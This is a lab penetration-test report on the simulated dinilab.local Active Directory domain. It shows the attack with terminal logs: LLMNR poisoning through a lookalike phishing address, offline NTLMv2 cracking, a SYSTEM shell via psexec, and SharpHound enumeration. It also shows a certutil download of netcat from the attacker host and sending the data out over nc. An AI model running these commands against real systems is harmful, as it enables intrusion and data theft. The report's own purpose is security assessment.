

Active Directory Domain Compromise Simulation

Prepared By

Dinesh Aswin S

(esistdini)

Executive Summary

An internal security assessment was conducted against the Active Directory environment of the dinilab.local domain to evaluate the organization's resilience against credential theft, lateral movement, and privilege escalation attacks.

During the assessment, a full domain compromise was achieved starting from a simulated phishing scenario. By leveraging Link-Local Multicast Name Resolution (LLMNR) poisoning, NTLMv2 credentials were captured and successfully cracked offline. The recovered domain user credentials allowed authenticated access to a domain-joined workstation.

From this initial foothold, SYSTEM-level privileges were obtained on the compromised host. Active Directory enumeration was performed using SharpHound and BloodHound, revealing privilege relationships and attack paths within the domain. Further credential extraction from LSASS memory exposed Domain Administrator credentials in plaintext.

Using these credentials, successful authentication to the Domain Controller was achieved. A directory replication (DCSync) attack was performed to extract all domain password hashes, including the krbtgt account. Finally, a Golden Ticket was generated to demonstrate long-term persistence within the domain.

This assessment demonstrates that a single compromised workstation user could lead to complete Active Directory takeover.

The impact includes:

- Full Domain Administrator compromise
- Extraction of all domain user password hashes
- Ability to impersonate any domain user
- Long-term persistence via forged Kerberos tickets
- Potential for ransomware deployment or data exfiltration

The findings indicate significant risk within the internal network, particularly due to enabled LLMNR, insufficient credential protection, and excessive privilege exposure. Immediate remediation is recommended to reduce the likelihood of full domain compromise in the event of credential theft.

Scope & Methodology

Scope:

The internal security assessment was conducted against the following environment:

- Domain: dinilab.local
- Assessment Type: Simulated Internal Penetration Test
- Objective: Evaluate the security posture of the Active Directory environment against credential theft, lateral movement, privilege escalation, and domain compromise scenarios.

The assessment assumed an attacker with access to the internal network, simulating a realistic post-phishing or insider threat scenario.

Methodology:

The assessment followed a structured attack lifecycle aligned with industry-standard penetration testing methodologies and MITRE ATT&CK techniques.

1. Initial Access:

- LLMNR poisoning was performed to capture NTLMv2 authentication attempts.
- Captured hashes were subjected to offline password cracking.

2. Lateral Movement :

- Recovered credentials were used to authenticate to a domain-joined workstation.
- SMB-based remote execution resulted in SYSTEM-level access.

3. Active Directory Enumeration:

- SharpHound was executed to collect domain relationship data.
- BloodHound was used to analyze privilege paths and identify escalation routes.

4. Credential Access:

- LSASS process memory was dumped to extract cached credentials.
- Domain Administrator credentials were recovered.


5. Domain Compromise:

- Successful authentication to the Domain Controller was achieved.
- A DCSync attack was performed to extract domain credential hashes.
- A Golden Ticket was generated to demonstrate persistence capability.

This methodology simulated a realistic adversary operating within the internal network.

Report

To obtain an initial foothold, an LLMNR poisoning attack was conducted in a controlled simulation environment. A phishing email was crafted and sent to the target system to induce the user to access a malicious network share. When the user clicked the embedded link, it attempted to access a non-existent shared resource. If the system failed to resolve the host via DNS, it automatically fell back to Link-Local Multicast Name Resolution (LLMNR) to resolve the hostname, enabling credential capture.



The phishing email leveraged a font manipulation technique to substitute a lowercase "l" in place of an uppercase "I" within the sender's address, creating the appearance of a legitimate email address and increasing the likelihood of user trust.


```
root@kali: /home/esistdini

(root@kali)-[/home/esistdini]
└─# john c1-llmnr.log --wordlist=password.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123# (client-1)
1g 0:00:00:00 DONE (2026-02-24 13:44) 1.190g/s 1196p/s 1196c/s 1196C/s 123456..cassandra
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

(root@kali)-[/home/esistdini]
└─#
```

The captured NTLMv2 hash was subjected to offline password cracking using John the Ripper with a custom wordlist. Upon successfully recovering the plaintext password, the credentials were used to authenticate to the target system.

```
root@kali: /home/esistdini

(root@kali)-[/home/esistdini]
└─# impacket-psexec dinilab/client-1:Password123#@192.168.56.12
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.56.12.....
[*] Found writable share ADMIN$
[*] Uploading file FMsKnfxK.exe
[*] Opening SVCManager on 192.168.56.12.....
[*] Creating service HeOw on 192.168.56.12.....
[*] Starting service HeOw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.508]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> whoami /groups


GROUP INFORMATION
-----

Group Name                                     Type                SID                  Attributes
-----
BUILTIN\Administrators                       Alias                S-1-5-32-544         Enabled by default, Enabled group, Group owner
Everyone                                       Well-known group    S-1-1-0              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group    S-1-5-11             Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label Well-known group    S-1-16-16384

C:\Windows\system32> 
```

Remote command execution was performed over SMB using valid credentials, resulting in successful authentication to the target system.

Upon execution, SYSTEM-level privileges were obtained on the compromised host.



With SYSTEM-level access established, SharpHound was executed to collect Active Directory enumeration data for further analysis in BloodHound. This data was used to identify potential attack paths and determine the shortest route to Domain Controller compromise.

To transfer the SharpHound executable to the compromised host, a temporary web server was hosted on the attacker machine using Python, allowing the file to be downloaded onto the target system.


```
root@kali: /home/esistdini
root@kali: /home/esistdini
root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_win...

2026-02-24T14:12:20.9674606-08:00|INFORMATION|Producer has finished, closing LDAP channel
2026-02-24T14:12:20.9847106-08:00|INFORMATION|LDAP channel closed, waiting for consumers

2026-02-24T14:12:38.2798756-08:00|INFORMATION|Status: 268 objects finished (+268 8.933333)/s -- Using 66 MB RAM
2026-02-24T14:12:41.4190142-08:00|INFORMATION|Consumers finished, closing output channel
2026-02-24T14:12:41.4969848-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2026-02-24T14:12:42.2627893-08:00|INFORMATION|Status: 303 objects finished (+35 8.911765)/s -- Using 53 MB RAM
2026-02-24T14:12:42.2627893-08:00|INFORMATION|Enumeration finished in 00:00:34.1018461
2026-02-24T14:12:42.5443786-08:00|INFORMATION|Saving cache with stats: 18 ID to type mappings.
 2 name to SID mappings.
 3 machine sid mappings.
 4 sid to domain mappings.
 0 global catalog mappings.
2026-02-24T14:12:42.6855613-08:00|INFORMATION|SharpHound Enumeration Completed at 2:12 PM on 2/24/2026! Happy Graphing!

C:\Users\client-1\Documents>
C:\Users\client-1\Documents> dir
Volume in drive C has no label.
Volume Serial Number is 7020-327B

Directory of C:\Users\client-1\Documents

02/24/2026  02:12 PM  <DIR>          .
02/24/2026  02:12 PM  <DIR>          ..
02/24/2026  02:12 PM                29,737  20260224141218_BloodHound.zip
02/24/2026  02:11 PM            1,318,912  SH.exe
02/24/2026  02:12 PM                1,784  ZWNkOWY4ZDMtMDNiNS00Y2JjLWVmM2ItOWM5NTQyODU5ZTM1.bin
          3 File(s)          1,350,433 bytes
          2 Dir(s)    22,797,537,280 bytes free

C:\Users\client-1\Documents>
```

The collected enumeration data was generated and stored in a compressed ZIP archive for subsequent analysis in BloodHound.

```
root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_windows_x86
root@kali: /home/esistdini
root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_windows_x86
# cp /usr/share/windows-resources/binaries/nc.exe .
root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_windows_x86
# ls
nc.exe SharpHound.exe SharpHound.exe.config SharpHound.pdb SharpHound.ps1
root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_windows_x86
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

A temporary Python web server was started on the attacker machine to transfer the Netcat Windows binary to the compromised host.

This binary was used to facilitate the secure transfer of collected data from the target system back to the attacker machine.

```
root@kali: /home/esistdini
root@kali: /home/esistdini x root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_win... x
2026-02-24T14:12:41.4190142-08:00|INFORMATION|Consumers finished, closing output channel
2026-02-24T14:12:41.4969848-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2026-02-24T14:12:42.2627893-08:00|INFORMATION|Status: 303 objects finished (+35 8.911765)/s -- Using 53 MB RAM
2026-02-24T14:12:42.2627893-08:00|INFORMATION|Enumeration finished in 00:00:34.1018461
2026-02-24T14:12:42.5443786-08:00|INFORMATION|Saving cache with stats: 18 ID to type mappings.
  2 name to SID mappings.
  3 machine sid mappings.
  4 sid to domain mappings.
  0 global catalog mappings.
2026-02-24T14:12:42.6855613-08:00|INFORMATION|SharpHound Enumeration Completed at 2:12 PM on 2/24/2026! Happy Graphing!

C:\Users\client-1\Documents>
C:\Users\client-1\Documents> dir
Volume in drive C has no label.
Volume Serial Number is 7020-327B

Directory of C:\Users\client-1\Documents

02/24/2026  02:12 PM  <DIR>          .
02/24/2026  02:12 PM  <DIR>          ..
02/24/2026  02:12 PM                29,737  20260224141218_BloodHound.zip
02/24/2026  02:11 PM                1,318,912  SH.exe
02/24/2026  02:12 PM                1,784  ZWNkOWY4ZDMtMDNiNS00Y2JjLWFM2ItOWM5NTQyODU5ZTM1.bin
          3 File(s)      1,350,433 bytes
          2 Dir(s)  22,797,537,280 bytes free

C:\Users\client-1\Documents> certutil -urlcache -f http://192.168.56.1/nc.exe nc.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\client-1\Documents> nc.exe 192.168.56.1 4444 < 20260224141218_BloodHound.zip
```

After downloading the Netcat binary, a connection was established to the attacker machine, and the collected data file was transmitted from the compromised host.

```
root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_windows_x86
root@kali: /home/esistdini
root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_windows_x86
# cp /usr/share/windows-resources/binaries/nc.exe .
root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_windows_x86
# ls
nc.exe SharpHound.exe SharpHound.exe.config SharpHound.pdb SharpHound.ps1
root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_windows_x86
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.12 - - [24/Feb/2026 14:15:30] "GET /nc.exe HTTP/1.1" 200 -
192.168.56.12 - - [24/Feb/2026 14:15:30] "GET /nc.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_windows_x86
# nc -nvlp 4444 > sharphoundfile.zip
listening on [any] 4444 ...
```

On the attacker machine, a Netcat listener was initiated to receive the transmitted file from the compromised host.

```
root@kali: /home/esistdini
root@kali: /home/esistdini/Documents/...
root@kali: /home/esistdini

(root@kali)-[/home/esistdini]
# neo4j console
Directories in use:
home: /usr/share/neo4j
config: /usr/share/neo4j/conf
logs: /etc/neo4j/logs
plugins: /usr/share/neo4j/plugins
import: /usr/share/neo4j/import
data: /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses: /usr/share/neo4j/licenses
run: /var/lib/neo4j/run
Starting Neo4j.
2026-02-24 08:49:18.968+0000 INFO Starting...
2026-02-24 08:49:20.325+0000 INFO This instance is ServerId{165c9013} (165c9013-2773-4571-a4d5-0254047fd4ef)
2026-02-24 08:49:24.012+0000 INFO ===== Neo4j 4.4.26 =====
2026-02-24 08:49:27.498+0000 INFO Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2026-02-24 08:49:27.499+0000 INFO Updating the initial password in component 'security-users'
2026-02-24 08:49:36.982+0000 INFO Bolt enabled on localhost:7687.
2026-02-24 08:49:39.524+0000 INFO Remote interface available at http://localhost:7474/
2026-02-24 08:49:39.539+0000 INFO id: 2CF8176E71BF4C512FCF147AB6866C0B35C62F8B3608D81DB668114681D280C3
2026-02-24 08:49:39.540+0000 INFO name: system
2026-02-24 08:49:39.540+0000 INFO creationDate: 2026-02-21T16:55:41.208Z
2026-02-24 08:49:39.540+0000 INFO Started.
```

After receiving the collected data archive, it was imported into BloodHound to analyze the Active Directory environment and identify the most efficient path to Domain Controller compromise. BloodHound requires the Neo4j graph database service to be running, as it stores and processes the ingested Active Directory relationship data.

```
root@kali: /home/esistdini
root@kali: /home/esistdini x root@kali: /home/esistdini/... x root@kali: /home/esistdini x root@kali: /home/esistdini x
(esistdini@kali)-[~]
└─$ sudo su
[sudo] password for esistdini:
(esistdini@kali)-[~/home/esistdini]
└─$ bloodhound


Starting neo4j
Neo4j is running at pid 87030

Bloodhound will start

IMPORTANT: It will take time, please wait...

{"time":"2026-02-24T14:19:58.363532357+05:30","level":"INFO","message":"Reading configuration found at /etc/bhapi/bhapi.json"}
{"time":"2026-02-24T14:19:58.364032562+05:30","level":"INFO","message":"Logging configured","log_level":"INFO"}
{"time":"2026-02-24T14:19:59.023417416+05:30","level":"INFO","message":"No database driver has been set for migration, using neo4j"}
{"time":"2026-02-24T14:19:59.023519334+05:30","level":"INFO","message":"Connecting to graph using Neo4j"}
{"time":"2026-02-24T14:19:59.023764516+05:30","level":"INFO","message":"Starting daemon Tools API"}
{"time":"2026-02-24T14:19:59.023916048+05:30","level":"INFO","message":"DogTags Configuration","namespace":"dogtags","flags":{"auth.environment_targeted_access_control":false,"privilege_zones.label_limit":0,"privilege_zones.multi_tier_analysis":false,"privilege_zones.tier_limit":1}}
{"time":"2026-02-24T14:19:59.467100782+05:30","level":"INFO","message":"No new SQL migrations to run"}
└─$
```


Once the Neo4j service was started, the BloodHound application was launched to begin the data ingestion and Active Directory analysis process.



